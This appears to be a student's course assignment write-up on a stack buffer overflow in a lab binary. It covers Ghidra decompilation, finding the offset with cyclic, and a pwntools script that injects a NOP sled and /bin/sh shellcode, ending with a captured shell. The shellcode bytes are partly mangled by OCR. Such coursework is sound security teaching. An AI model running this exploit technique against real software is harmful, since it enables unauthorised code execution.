Nghi Vi

CS 395

G01167216

Assignment 2

I. Reconnaissance

This week assignment is to exploit another program by injecting shellcode by using pwntools. Let's first look at the binaries of the program in Ghidra:

```
1
2  undefined8 main(void)
3
4  {
5    int iVar1;
6    char input [10];
7    undefined8 local_10;
8
9    local_10 = 0xa6c616168694e;
0    puts("What\'s the secret string?");
1    fgets(input,10,stdin);
2    iVar1 = strcmp((char *)&local_10,input);
3    if (iVar1 == 0) {
4      puts("Correct! Here\'s a stack address and your overflow:");
5      printf("%p\n",&local_10);
6      fgets(input,200,stdin);
7      return 0;
8    }
9    puts("Wrong! Come back when you know the secret string");
0                     /* WARNING: Subroutine does not return */
1    exit(0);
2  }
3
```


= laahiN


It seems like the secret string is Nihaal, and it will give us the next loop with the vulnerable fgets() function.

Using cyclic to find the distance from the return address :

```
┌──(cs395㉿kali)-[~/Desktop/Homework CS_395/Assignment 2]
└─$ cyclic 400
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaad
```

Next, we can use string ‘Nihaal’ and the string from Cyclic to overflow the stack and see the distance from RSP to RIP.





We found that it takes 26 bytes to reach RIP.

II. Crafting Payload

```
undefined8 main(void)

{
  int iVar1;
  char input [10];
  undefined8 local_10;

  local_10 = 0xa6c616168694e;
  puts("What\'s the secret string?");
  fgets(input,10,stdin);
  iVar1 = strcmp((char *)&local_10,input);
  if (iVar1 == 0) {
    puts("Correct! Here\'s a stack address and your overflow:");
    printf("%p\n",&local_10);
    fgets(input,200,stdin);
    return 0;
  }
  puts("Wrong! Come back when you know the secret string");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

When test running the binaries, after entering Nihaal, it gives us a static address (ASLR off) of variable local_10. However, we don't know the size of local 10 thus cant increment it accordingly to reach shellcode. However, we remember it took 26 bytes to reach from array variable "input" to return address. Thus , we can only try different combinations to increase the address of local_10 past input var address, iVar1 address, base pointer and return address.

Let x be the size of variable local_x, total bytes to increase the address is = x + 26 + 8 +8 = 42 +x bytes

Thus we need to increase an amount larger than 42 bytes. After some trial and errors, I found that 56 is the closest answer to reach return address and let nopsled do the magic.

```python
from pwn import *

#basic_shell.asm from week2
shellcode = b"\xb8\x3b\x00\x00\x00\xbb\x00\x00\x00\x00\x53\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x0
05"
#nopsled
nops = b"\x90"*50

#run program and grab printed marker address
io = process("./asst2")
#marker = io.recvline()[13:-1]
marker = 0x7fffffffdff8
print(hex(marker))

#convert marker to hex from string, and add 20
#to make it the shellcode address
marker = p64(marker + 56)
print(marker)

#craft payload
payload = b'A'*26 + marker + nops + shellcode

#run exploit
#gdb.attach(io,'b *main+105\n')
io.sendline('Nihaal')
io.sendline(payload)
io.interactive()
```

static

III. Inject and Result

```
┌──(cs395㉿kali)-[~/Desktop/Homework CS_395/Assignment 2]
└─$ python3 exploit.py
[+] Starting local process './asst2': pid 175117
0x7fffffffdff8
b'0\xe0\xff\xff\xff\x7f\x00\x00'
[*] Switching to interactive mode
What's the secret string?
Correct! Here's a stack address and your overflow:
0x7fffffffe018
$ ls
asst2  core  exploit.py
$ whoami
cs395
$ pwd
/home/cs395/Desktop/Homework CS_395/Assignment 2
$
```